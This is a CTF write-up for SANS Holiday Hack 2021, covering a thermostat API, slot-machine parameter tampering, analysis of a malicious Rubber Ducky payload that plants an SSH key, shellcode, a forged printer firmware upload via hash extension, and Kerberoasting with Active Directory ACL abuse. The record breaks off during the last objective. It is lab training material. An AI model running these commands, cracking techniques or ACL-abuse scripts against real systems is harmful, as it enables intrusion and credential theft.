
KRINGLECON IV: THE FOURTH ONE

PREPARED BY BLAKE BOURGEOIS

SANS HOLIDAY HACK 2021



Executive Summary

This year, visitors to the North Pole were greeted by the familiar KringleCon and a newcomer next door—FrostFest.

Participants were once again caught in the battle between having a normal Christmas and Jack Frost's endless ambition.

Looking back—Kringle Castle and its staff should be absolutely proud of themselves. While there were certainly issues in their environment, clearly, improvements have been implemented with all the expertise gained over the last few years. Kringle Castle and KringleCon are bringing in top talent, and I think it shows. Even with the enemy up close and personal right next door, Kringle Castle largely stood up against the threat without *major* incident.

On the other hand, Jack Frost's campaign to "move fast and break things" clearly showed signs of immature and rushed development practices, leaving their environment very vulnerable. Indeed, the attackers had become the attacked. From everything to faulty slot machines with devastating payouts, exposure of sensitive information (maybe don't connect your master plan to the Internet!), and even digital attacks that affected the physical environment, Jack's Tower was a security nightmare.

Skilled analysts at Kringle Castle still have much to review as the con dies down. Their environment suffered several breaches via USB Rubber Duckies, exposed credentials (but still avoided a domain takeover!), workstation compromise and data exfiltration, and the loss of digital equipment with potentially sensitive devices in storage. There are ways to address all of these things and make Kringle Castle more ready for the next attack.

We can only hope that next year, there is no Jack Frost (*and no Spectre/Meltdown, and no Solarwinds, and no log4j, and no…*) around to ruin holiday festivities.

There is a great concentration of talent at the North Pole already between the Elves and Trolls to build on, for a better North Pole and better information security community.

Surely, now more than ever:

---

*The Secret to KringleCon success: all of our speakers and organizers, providing the gift of **cyber security knowledge**, free to the community.*

Objectives

Objective 1 – KringleCon Orientation

There are no challenge specific solutions for this objective.

The goal is only to retrieve this year's badge and the USB WiFi Dongle for later use.

With both items in hand, we are free to continue into KringleCon 2021.

Objective 2 – Where in the World is Caramel Santaigo?

In this objective, we are asked to help Tangle Coalbox to find an elf.

The premise of the game is simple: review the given clues, narrow down a list of elves, and accurately follow them across the world.

Each stage presents three hints. The hints tend to follow a specific format:

1. **Destination attributes (culture, holiday, etc)**
    a. To solve, look for key words (Ex. Hogmanay leads to Scotland)
2. **Destination technical attributes (IP ranges, photo metadata)**
    a. To solve, use online IP address registries or other resources to narrow down the location referenced.
    b. When provided an image, download the image and use an EXIF data viewing tool to retrieve the location metadata from the photo. Use online mapping services to tie the coordinates to a location.
3. **Elf attributes**
    a. After each encounter, input the discovered elf attributes. Hints provide information on coding languages spoken, preferred social medium, preferred indentation stye, fandom, and "GIF" pronunciation.

After three stages, you will eventually catch up to the elf during investigation: if the correct entries were put into Interrink, there should be a single candidate elf.

Objective 3 – Thaw Frost Tower's Entrance

Grimy McTrollkins outside of Frost Tower is having difficulty entering the building and shares information regarding a WiFi thermostat that is just visible in the nearby window.

By walking up to the window and opening the WiFi USB dongle, we can detect the open SSID "FROST-Nidus-Setup" via the "`iwlist scan`" command.

To connect, we run the following command referencing our network interface: "`iwconfig wlan0 essid FROST-Nidus-Setup`"

When successfully connected, the terminal points to a setup utility at http://nidus-setup:8080.

Using "`curl http://nidus-setup:8000`" provides a response with instructions on using the API documented at http://nidus-setup:8000/apidoc

There are several API endpoints available, but all of them require registration of the device except for /api/cooler. There is also an important warning: do not set the temperature above 0 as it may "melt important furniture."

Since the cooler is the only unregistered endpoint available, we review the syntax for interacting with the cooler. It takes the temperature in json format, sent to the endpoint via POST. We can modify an example provided by the API to send a new temperature to the cooler.

A command that works to unlock the door is

```
curl -XPOST -H 'Content-Type: application/json' -data-binary '{"temperature": 2}' http://nidus-setup:8000/api/cooler
```

If successful, the endpoint will send back a response with current environment information like the temperature and humidity. If the temperature was set high enough, it will also include a warning: ICE MELT DETECTED!

This successfully unlocks the frozen in front of Frost Tower.

Objective 4 – Slot Machine Investigation

This objective asks us to discover what the Jack Frost Tower casino security will threaten to do when our coin total exceeds 1000.

When entering the slots room, Hubris Selfington is found off to the left complaining about a slot machine that has been paying out too much, making it the perfect starting point to figure out a way to get on Jack Frost Tower casino security's bad side.

Additionally, having asked around, Noel Boetie suggested that the slots are susceptible to parameter tampering.

To solve the challenge, I initially just played a few rounds to see if there was any kind of discernable pattern for winning spins, since Hubris suggested this slot machine was paying out too much/too often. I thought that if there was a pattern, I could bet low on losing spins and bet high on known upcoming winning spins. This was not successful.

With Noel's suggestion in hand, I opened the slot interface in a browser configured with Burp Proxy to understand what parameters were being sent each spin.

Each spin sends the following parameters:

- **betamount** (corresponding to the "bet level")
- **numline** (not configurable)
- **cpl** (bet size multiplier)

The response includes several variables, like the total credits for this session.

Initially, I attempted to send the credits as a new parameter—but this did not do anything to change the credit total on the server side. Sending other parameters not included in the request, like 'jackpot,' also did not affect the game.

By using Burp Repeater to continuously send spin requests, it made it easier to tweak the parameters. First, I attempted to play a spin with more credits than I owned. This did not work. Since each spin typically subtracted credits, I wondered what would happen if the server received a negative bet amount. Would it increment my score? No—apparently the betamount field is validated and must be positive.

However, numline is not validated. By setting numline to a negative -20 instead of the default value of 20, I noticed my credits going up after every failed spin.

By gradually increasing the amount of each bet as my credits pile grew, I shortly reached over 1000 credits.

The casino security warns in the server response for any spin with credits over 1000, **"I'm going to have some bouncer trolls bounce you right out of this casino!"**

Objective 5 – Strange USB Device

In the Speaker UNPreparation Room, Morcel Nougat has a strange USB device that needs to be analyzed. To solve the challenge, we need to discover the username of the troll involved with the attack.

The device is available at `/mnt/USBDEVICE` and contains a single file, `inject.bin`. Jewel Loggins provides tips for this challenge and tells us about Ducky Script, a way to code USB devices like we're investigating to take automated actions on a host. It just so happens that Ducky Scripts are typically encoded as an `inject.bin` file.

Checking the terminal, there is a script called "`mallard.py`." Examining the script it appears to be related to USB Rubber Duckies. Running the script with no parameters includes context that it is used to analyze ducky files.

Running `python3 mallard.py --file /mnt/USBDEVICE/inject.bin` will output the raw ducky code to the terminal.

The script appears to steal credentials and send output to a malicious trollfun.jackfrosttower.com service on port 1337.

There is a long base64 encoded string at the bottom. However, it is not usable because it is in reverse. In fact, the full command outputs the string, pipes it to the reverse command, decodes it, then pipes it to bash to run a malicious command.

By copying the command up to the pipe to bash and executing it, we can review what would be sent to bash. The command uses echo to print out an ssh public key and then has it appended to `~/.ssh/authorized_keys`. This will allow the troll associated with the public key, which appears to be **ickymcgoop@trollfun.jackfrosttower.com,** to access this account via SSH with their private key without the need to know any credentials for the victim. This solution also survives password resets.

To solve the challenge, "**ickymcgoop**" needs to be submitted in the top window.

Objective 6 – Shellcode Primer

To solve this objective, we need to complete the Shellcode Primer challenge to answer "what is the secret to KringleCon success?"

The Shellcode Primer challenge serves as a brief tutorial on writing shellcode snippets. The walkthrough provides information on loops, returning values, using syscalls, managing the stack, and opening a file.

At the end of the challenge, we're tasked with reading the file "`/var/northpolesecrets.txt`."

The following shellcode accomplishes this:

```
; TODO: Get a reference to this
call np_secrets
db '/var/northpolesecrets.txt',0
np_secrets:
pop rbx
; TODO: Call sys_open
mov rax,2
mov rdi,rbx
mov rsi,0
mov rdx, 0
syscall
; TODO: Call sys_read on the file handle and read it into rsp
mov rdi,rax
mov rax,0
mov rsi,rsp
mov rdx,140
syscall
; TODO: Call sys_write to write the contents from rsp to stdout (1)
mov rax,1
mov rdi,1
mov rsi,rsp
mov rdx,140
syscall
; TODO: Call sys_exit
mov rax,60
mov rdi,0
syscall
```

After running the shellcode, we can view the contents of the text file in memory: "Secret to KringleCon success: all of our speakers and organizers, providing the gift of **cyber security knowledge**, free to the community."

However, after running the shellcode, from a terminal in Jack Frost's tower no less, I felt this was a little less of a tutorial and more of an Ender's Game scenario. Oops!

Objective 7 – Printer Exploitation

To solve this challenge, we are asked to read `/var/spool/printer.log` on a printer that was stolen from Kringle Castle to discover the name of the last file printed with an .xlsx extension.

We're provided these useful hints:

1. We should be taking a look at the printer's firmware
2. We should look into Hash Extension Attacks
3. On the topic of firmware, if "you append multiple files of that type, the last one is processed"
4. We can access files placed in `/app/lib/public/incoming` at https://printer.kringlecastle.com/incoming/

First, I accessed the printer controller panel at https://printer.kringlecastle.com. Most functions are locked behind authentication, but there is a page to upload new firmware (as well as download the current firmware).

The firmware is in json format—first, the firmware as a base64 encoded string, a "secret length," and a sha256 hash.

First, I decoded the base64 string to a file. It was a zip file containing `firmware.bin`. The resulting file does not match the hash in the json file. Initially, I unzipped the bin and started going through the different code files to see if there was anything obvious that could help me.

The firmware itself did not help, however, given the hint about the hash extension and the fact that the SHA256 hash does not match the provided firmware, I began to look more into the hash extension attacks with the tool and writeup in Ruby Cyster's hint: https://github.com/iagox86/hash_extender

The gist appears to be that the hash does not match because a secret is appended to the firmware then hashed. The printer knows the secret and can validate the secret + payload to match the hash in the file. However, due to a weakness in how all this works, it is possible to append data to the payload and generate a new, valid hash without requiring the secret.

Based on the way that hash extension attacks work, we can't do anything with the original firmware—however, we should be able to append a whole new zip file onto the first using the `hash_extender` script.

First, I made a file called "`henlo.sh`" with a single, lazy command "`cp /var/spool/printer.log /app/lib/public/incoming/henlo.log`" and zipped it. I converted the zip file to hex format to work with `hash_extender`. My first attempt looked like this:

```
./hash_extender --file work/original --signature
2bab052bf894ea1a255886fde202f451476faba7b941439df629fdeb1ff0dc97 --
append=504b0304140000000800278393539c8b3f493b0000003d0000000a001c00617070656e6
45f636d64555409000349b1bf6149b1bf6175780b000104e803000004e803000015cac90d80300
c04c03f55a402b6a6c48a82a5c55e99a37ec4bcc7d4f0f6c2a54c42e571cfda99aba14ba00fe81
9748387e5e9b170cc60fe65fb00504b01021e03140000000800278393539c8b3f493b0000003d0
000000a00180000000000001000000ff810000000617070656e645f636d64555405000349b1bf6
175780b000104e803000004e8030000504b05060000000001000100500000007f0000000000 --
append-format=hex --format=sha256 --secret=16
```

This gave me a new hash for the json and the new hex content. I converted the hex back to a real file. I could unzip the file—it was the original `firmware.bin`, but it complained about leftover data (which would be my second zip file payload). I converted the file to b64 and put the new encoded firmware and hash into the `firmware.json` and attempted an upload.

```
Something went wrong!
Firmware update failed:

Failed to parse the ZIP file: Could not extract firmware.bin from the archive:

$ unzip '/tmp/20211219-1-1nk52wc' 'firmware.bin' -d '/tmp/20211219-1-1nk52wc-
out' 2>&1 && /tmp/20211219-1-1nk52wc-out/firmware.bin

Archive:  /tmp/20211219-1-1nk52wc
warning [/tmp/20211219-1-1nk52wc]:  2608 extra bytes at beginning or within
zipfile
  (attempting to process anyway)
caution: filename not matched:  firmware.bin
```

Turns out, the file can't just have any name—the payload we want to run has to be titled `firmware.bin`. The filename is present in the zip file information, so changing that data is going to change the payload and hash. I redid the steps after renaming my file: zip, convert to hex, push through `hash_extender`, test the output file, encode the output file, update the json with the new payload and hash, and upload. Phew! Take a deep breath.

The following command was successful:

```
./hash_extender --file work/original --signature
2bab052bf894ea1a255886fde202f451476faba7b941439df629fdeb1ff0dc97 --
append=504b0304140000000800858693539c8b3f493b0000003d0000000c001c006669726d776
172652e62696e555409000399b7bf6199b7bf6175780b000104e803000004e803000015cac90d8
0300c04c03f55a402b6a6c48a82a5c55e99a37ec4bcc7d4f0f6c2a54c42e571cfda99aba14ba00
fe819748387e5e9b170cc60fe65fb00504b01021e03140000000800858693539c8b3f493b00000
03d0000000c00180000000000001000000ff81000000006669726d776172652e62696e555405000
399b7bf6175780b000104e803000004e8030000504b05060000000001000100520000008100000
00000 --append-format=hex --format=sha256 --secret=16
```

I amended the firmware with the new outputs (full copy available in the appendix as "Signed Printer Firmware") and reuploaded it.

The printer's control panel said the upload was successful, so I visited https://printer.kringlecastle.com/incoming/henlo.log and was able to view the output of my firmware's command.

```
Documents queued for printing
=============================
```

```
Biggering.pdf
Size Chart from https://clothing.north.pole/shop/items/TheBigMansCoat.pdf
LowEarthOrbitFreqUsage.txt
Best Winter Songs Ever List.doc
Win People and Influence Friends.pdf
Q4 Game Floor Earnings.xlsx
Fwd: Fwd: [EXTERNAL] Re: Fwd: [EXTERNAL] LOLLLL!!!.eml
Troll_Pay_Chart.xlsx
```

The most recent xlsx file printed is at the bottom of the list, making "**Troll_Pay_Chart.xlsx**" the answer for this challenge.

Objective 8 – Kerberoasting on an Open Fire

To solve this challenge, we're asked to obtain a secret research document that answers "What is the first secret ingredient Santa urges each elf and reindeer to consider for a wonderful holiday season?"

The first step for this challenge is to register an account at register.elfu.org.

This grants a username and password to be used over `ssh` on port 2222 at grades.elfu.org.

Upon logging into the grades.elfu.org host, a student is dropped into a custom script that displays their grades. There is only the option to view grades or exit.

After testing a few commands to escape the script, it appears that the script is only evaluating the first letter of the input and nothing else, so trying to break out of quotations or run second commands with semicolons was not effective.

I tried initiating `ssh` with the command flag set to run `/bin/bash` but that did not work either. After throwing a bunch of keypresses at it, I was able to successfully and reliably escape to a python shell after hitting escape, colon, then ctrl+d.

```
Traceback (most recent call last):
  File "/opt/grading_system", line 41, in <module>
    main()
  File "/opt/grading_system", line 26, in main
    a = input(": ").lower().strip()
EOFError: EOF when reading a line
>>>
```

First, I ran "`import os`" and confirmed that I could run commands that way. I knew that I needed to enumerate and pivot, so first I was interested in finding out where I was:

```
>>> eval(os.system("ip addr sho"))
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
```

```
10: eth0@if11: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state
UP group default
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
```

I was hoping to get useful information on my local subnet to start scanning, but this was a dead end. Eve Snowshoes specifically mentions that the domain controller we're looking for is somewhere out in 10.0.0.0/8 and that routing tables might be interesting…

```
>>> eval(os.system("route"))
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         172.17.0.1      0.0.0.0         UG    0      0        0 eth0
10.128.1.0      172.17.0.1      255.255.255.0   UG    0      0        0 eth0
10.128.2.0      172.17.0.1      255.255.255.0   UG    0      0        0 eth0
10.128.3.0      172.17.0.1      255.255.255.0   UG    0      0        0 eth0
172.17.0.0      0.0.0.0         255.255.0.0     U     0      0        0 eth0
```

Since the goal was to find domain controllers, I ran the following `nmap` command to get the DCs and anything else interesting that might be around in the environment.

```
nmap -Pn --open -p 22,139,445,88,389,636,3389 10.128.1.0/24 10.128.2.0/24
10.128.3.0/24
```

The domain controller was found at 10.128.1.53:

```
Nmap scan report for hhc21-windows-dc.c.holidayhack2021.internal (10.128.1.53)
Host is up (0.00064s latency).
Not shown: 1 filtered port
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
88/tcp   open  kerberos-sec
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
636/tcp  open  ldapssl
3389/tcp open  ms-wbt-server
```

The other subnets had a lot of hits. It mostly looks like 10.128.2.0/23 might be user workstations, so I moved on.

To keep testing, I wanted to get out of the python shell, so I tested the following shell upgrade technique:

```
import pty
pty.spawn("/bin/bash")
```

It worked great! The grading script was set for the logon shell in `/etc/passwd`. Fortunately, the "`chsh`" command to change the login shell worked with the provided account's username and password. By changing the shell to `/bin/bash`, subsequent logons to the host started with a full shell session and did not rely on escaping the script and python shell.

Based on the context of the challenge, hits, and associated KringleCon presentations, I understood the next step was to begin enumerating this domain and finding kerberoastable users.

The grades.elfu.org box we have access to does have Powershell installed (pwsh). Unfortunately, Powershell Core does not have easy access like Windows clients to run commands like "`get-aduser`" so my first thought was to get to a Windows box—unfortunately (for fortunately, for any other sane case on the planet), running "`enter-psession`" against the domain controller with my student credentials didn't work.

I also attempted to RDP into the DC with my student credentials (stupider things have been possible…) by using an ssh tunnel, but I received an access denied. This did validate, however, that my ssh creds were valid on the domain (which I now know is elfu.local and the domain controller, according to its self-signed certificate, is named **dc01.elfu.local**). I was still stuck on trying to do this from a place I was familiar with, on Windows environments, so I looked for more hosts that might do psremoting by looking for open ports 3389, 5985, or 5986 that might let me log on with student creds—no luck.

Instead of worrying about enumerating everything, I figured I should first focus on getting access to another user, likely one that is kerberoastable. To do so, I intended to use the "`getuserspns.py`" script provided with Impacket (https://github.com/SecureAuthCorp/impacket). I couldn't get it directly from Github to the grades.elfu.org host, so I downloaded and zipped it locally and pushed it up via `scp`.

Running the script was simple: `python3 getuserspns.py elfu.local/exnruoveaz:Rgkiesvol@ -outputfile out.txt -dc-ip 10.128.1.53`

> ***Note**: The credentials for elfu.local are reset daily and these credentials are no longer valid*

This returned a hash for the "elfu_svc" account on the elfu.local domain.

```
$krb5tgs$23$*elfu_svc$ELFU.LOCAL$elfu.local/elfu_svc*$e5be0dcae300237a7b74584a
e75bfba3$eaf152c5514df72e45d8427be5524365e1d776c24c94d21fcd99950f50222c655cd8d
c0386204b0ea17d4041e080363fe862df998cfebc38c91fd1557b9304b5818351b1f38c2b23a90
2ea9738d083f8069df7e1b58b50f7a5286e32c00a246606f18f4b3c4643a811895cc1ce61e4356
cec75444e1e522886f72a699ebc656690a5d09594192cfe9b62157087b6ab367b6002b8f1bee72
b3c4f8765b67434175647b42119e4a7bd98c0c25190ffc54977a79b0c6ff8c8dbe8838134f47b7
e31397db0125c2ae64a52c711673b613f843bb8cd355204044ab7a465115adc3f0daf11db98665
518e59a4fda4ee6772e98593bb417f7381d546df89ca47d234d677c16309a8f0b4efed7a54af5f
d96ddbb4e9b703199cc83db132de330a94f67118001e2d272f2184e1bf3112ba21065b460ac210
0fefe7dbab257f31ff7476cae66b8058385e8787fef05c49b77004519de5c0931cdcb6876379f6
2a124603f09fb95feee6fa603e81aaa5c4dada404f7d4abe691481d73f52195e630fa3ccde6992
58b01a158db05012a7b874040369a4c11c3bcc5b7fbf29d448dfde31637588d32b8e4abaccc797
7e4da9112ec6972a06b0d394ea042e66fca0c49e5e2c5266696062560924a3ad01ddef46077d48
f55433ec026181c0955db1d5312d8c41f8b19b9edc9a8748a4f99adc7e2af6f27065a8737f8245
77129343f54e83912cd7bf2b781833770e4a8c7b6cd49da2887fe28571f7eab76b7c5f027cce1d
77941ef437fff6cabfd775257be1b01756957b67e95773ed3e0eeeb35f2e09a2ad568e603264f1
3656ab6a0b09b86375e043bf1be3f270ba703f6b5ef10c2d25e379b874c9fd500fd101d306960f
```

```
960509fa0edbfb1b0e5505a7ed0ab7907a9a4a538c5e307e3b69d0fb9aa949dc6311b21c5df62e
55261f8e6080be80eb01077201411f4719b04cae4d6365549745bf3248ac07c39dbbf94f611ffb
c143c220702c6f85223a3311ae516b9a3528bc2defc6937cd918ab1d1e921129165f3507874713
9e8823403ac1018df98724e3136a1af01813f0651a1f4369ab325991a5bbcca68f114095f6f081
8a68f200469309000eaa485de6d060693bfcaa0150c9aa20d9a737a066e6ee2a276e18383c1ff0
9e7a85a7cad9cc089c976fee7d0c0c10caeadbac682933a209671715a73a9fb76f5d797904aad8
daf968cf3010516fedfc21b685dc74ba6b1aa03c0799281f90aca38d6cd57530bebf379a3f473b
9d00c89cfcf095c3db8331d922e99cdf05480989f53ea758f54406b50ff688000f247ba9b17b46
fec2e48f201e9aded8b6812fcb7dece93113ed287c5f0f0386d5b341f3e45f62d80ab2109518e5
55465f9be8d50f6f511770df55dff4c1cd6ef0d2d7005cee420c3e886ef1a5890c593ede3034ce
0bc6d33f272229d1f8304edaf74aa882c818e98
```

We can attempt to crack this with `hashcat`—but first, there are several tips offered on doing so.

The first hint was to use a rule with `hashcat`: https://github.com/NotSoSecure/password_cracking_rules

The second hint was that we could use a utility like `CeWL` to generate a custom wordlist: https://github.com/digininja/CeWL

For wordlist creation, the only relevant site I found was the register.elfu.org portal, but it turns out that it had a lot of items in comments in the source code that were still useful for generating a wordlist.

Unfortunately, I was having difficulty running `cewl` directly against the register.elfu.org site. Instead of troubleshooting, I pulled down the page with `curl` (using `-L` to follow the redirect to the page with content) and saved the contents to a local file. I then used python's `http.server` to host a local copy of the registration page and ran `cewl` against that to create a proper wordlist.

With the wordlist, ruleset, and hash in hand, I was able to pass everything through to hashcat to crack the hash:

```
.\hashcat.exe -a 0 .\kerberoast.txt .\wlist.txt -r
..\OneRuleToRuleThemAll.rule.txt -O
```

This revealed that the password for "elfu_svc" was "Snow2021!"

As a quick test, I checked to see if I could sign into the DC with elfu_svc over RDP—still nothing.

I knew the next step was to enumerate the domain and see if elfu_svc had any interesting access or paths to domain administrators. Presumably, as a domain admin we'd have more access to look around and access file shares with relevant data.

I found a Linux compatible python implementation of Bloodhound's collection features: https://github.com/fox-it/BloodHound.py

```
python3 bloodhound.py -u elfu_svc@elfu.local -p Snow2021! -d elfu.local -dc
dc01.elfu.local -zip
```

I copied the zip file out of the grades.elfu.org server over `scp` and loaded it into a local environment to open the results in Bloodhound.

From the results, there was nothing immediately interesting about the elfu_svc account—certainly no immediate escalation paths to domain admins.

There was another domain controller present—share30.elfu.local, but it couldn't be resolved. I was not sure if this was offline or in some other segment we'd need to pivot to, since I hadn't seen anything about it before.

I started to play with the `ldap3` library for python and was able to successfully connect to dc01.elfu.local and run LDAP queries. However, without knowing anything interesting elfu_svc could do and already having a Bloodhound export, there wasn't much to do here.

One hint was related to administrators hiding credentials in scripts. Clearly, I still was missing something obvious, so I figured I'd see if there was anything interesting in the DC's netlogon or sysvol folders. Impacket has the `Get-GPPPassword.py` script to do this, which didn't find anything. I reviewed the contents manually via `smbclient` for any logon scripts or something else that an admin might have configured and got nothing.

Since I wasn't making progress on this front, I moved back to enumeration phase. Understanding that I needed to find a file, I used nmap's `smb-enum-shares.nse` script to get details on any fileshares accessible on the network. It turns out, I was pre-mature in writing off 10.128.2.0/23 as purely user space:

```
nmap --script smb-enum-shares.nse -p 445 10.128.2.0/23

Nmap scan report for 10.128.3.30
Host is up (0.00071s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: <blank>
|   \\10.128.3.30\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (Samba 4.3.11-Ubuntu)
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|   \\10.128.3.30\elfu_svc_shr:
|     Type: STYPE_DISKTREE
|     Comment: elfu_svc_shr
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\elfu_svc_shr
|     Anonymous access: <none>
|   \\10.128.3.30\netlogon:
|     Type: STYPE_DISKTREE
|     Comment:
```

```
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\sysvol\elfu.local\scripts
|     Anonymous access: <none>
|   \\10.128.3.30\research_dep:
|     Type: STYPE_DISKTREE
|     Comment: research_dep
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\research_dep
|     Anonymous access: <none>
|   \\10.128.3.30\sysvol:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\sysvol
|_    Anonymous access: <none>
```

The "elfu_svc_shr" immediately stood out and I connected to it via smbclient:

```
smbclient \\\\10.128.3.30\\elfu_svc_shr -W elfu.local -U elfu_svc
```

The share was filled scripts, so I downloaded them all and began sifting through them with grep. "Password" was too loud of a query with too many false positives. To cut through the noise, I searched for "elfu" instead. I figured this one would find things that were put here deliberately and crafted by hand, not catch default documentation or help in all these scripts.

The "GetProcessInfo.ps1" script configures the credentials for a user "remote_elf" and includes credentials that are obfuscated.

First, before doing anything with the script, I checked remote_elf in Bloodhound. The user has writedacl permissions on the "researchdepartment" group, which is likely used for access to \\10.128.3.30\research_dep and probably contains our target file.

The script avoids putting the plaintext password in the GetProcessInfo.ps1 script by storing it as a secure string. Using the same native functions used in the script to store and use the password, we can have Powershell output the password as plain text:

```
$SecStringPassword =
"76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBuAGwAdQAwA
EIATgAwAEoAWQBuAGcAPQA9AHwANgA5ADgAMQA1ADIANABmAGIAMAA1AGQAOQA0AGMANQBlADYAZAA
2ADEAMgA3AGIANwAxAGUAZgA2AGYAOQBiAGYAMwBjADEAYwA5AGQANABlAGMAZAA1ADUAZAAxADUAN
wAxADMAYwA0ADUAMwAwAGQANQA5ADEAYQBlADYAZAAzADUAMAA3AGIAYwA2AGEANQAxADAAZAA2ADc
ANwBlAGUAZQBlADcAMABjAGUANQAxADEANgA5ADQANwA2AGEA"
$aPass = $SecStringPassword | ConvertTo-SecureString -Key
2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7
$aPass | ConvertFrom-SecureString -AsPlainText
A1d655f7f5d98b10!
```

I tested the credentials and confirmed that remote_elf can be used with the password "A1d655f7f5d98b10!" to access the elfu.local domain.

I needed to get to a place that I could leverage the writedacl right granted to remote_elf against researchdepartment. In his Kringlecon 2021 talk (https://www.youtube.com/watch?v=iMh8FTzepU4), Chris Davis uses assemblies native to Windows to create and apply ACE entries to a vulnerable object. It was too difficult to do this from Linux using the `ldap3` library with python, so I tried to access the domain controller again.

Whether this was unique to remote_elf or a failure on my part, I was finally able to access dc01.elfu.local via `enter-pssession` using the remote_elf account from my ssh session on grades.elfu.org.

Once accessing the domain controller and having access to the proper libraries to modify the AD objects' rights, the first step was to grant my student account "generic all" permissions on the researchdepartment group so that I could then add myself to that group. Since this requires distinguished names, I used `get-adgroup` to confirm the input for "`$ldapConnString`" in the following code:

```
Add-Type -AssemblyName System.DirectoryServices
$ldapConnString = "LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
$username = "nvfffnnpkr"
$nullGUID = [guid]'00000000-0000-0000-0000-000000000000'
$propGUID = [guid]'00000000-0000-0000-0000-000000000000'
$IdentityReference = (New-Object
System.Security.Principal.NTAccount("elfu.local\$username")).Translate([System
.Security.Principal.SecurityIdentifier])
$inheritanceType =
[System.DirectoryServices.ActiveDirectorySecurityInheritance]::None
$ACE = New-Object System.DirectoryServices.ActiveDirectoryAccessRule
($IdentityReference,([System.DirectoryServices.ActiveDirectoryRights]
"GenericAll"),([System.Security.AccessControl.AccessControlType]
"Allow"),$propGUID,$inheritanceType,$nullGUID)
$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry
$ldapConnString
$secOptions = $domainDirEntry.get_Options()
$secOptions.SecurityMasks = [System.DirectoryServices.SecurityMasks]::Dacl
$domainDirEntry.RefreshCache()
$domainDirEntry.get_ObjectSecurity().AddAccessRule($ACE)
$domainDirEntry.CommitChanges()
$domainDirEntry.dispose()
```

Once complete, we have to switch contexts from remote_elf (with writedacl access) to the student account that now has full access to add new group members. Native tools, like `add-adgroupmember`, will not work. The following code can be run from remote_elf's psession due to the explicit credentials defined in the connection. This will add the student account to the researchdepartment group:

```
Add-Type -AssemblyName System.DirectoryServices
$ldapConnString = "LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
$username = "nvfffnnpkr"
$password = "Uxoglgtft@"
$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry
$ldapConnString, $username, $password
$user = New-Object System.Security.Principal.NTAccount("elfu.local\$username")
$sid = $user.Translate([System.Security.Principal.SecurityIdentifier])
$b=New-Object byte[] $sid.BinaryLength
$sid.GetBinaryForm($b,0)
$hexSID=[BitConverter]::ToString($b).Replace('-','')
$domainDirEntry.Add("LDAP://<SID=$hexSID>")
$domainDirEntry.CommitChanges()
$domainDirEntry.dispose()
```

When that is successful, the student account can be used to access the share like so:

```
smbclient \\\\10.128.3.30\\research_dep -W elfu.local -U nvfffnnpkr
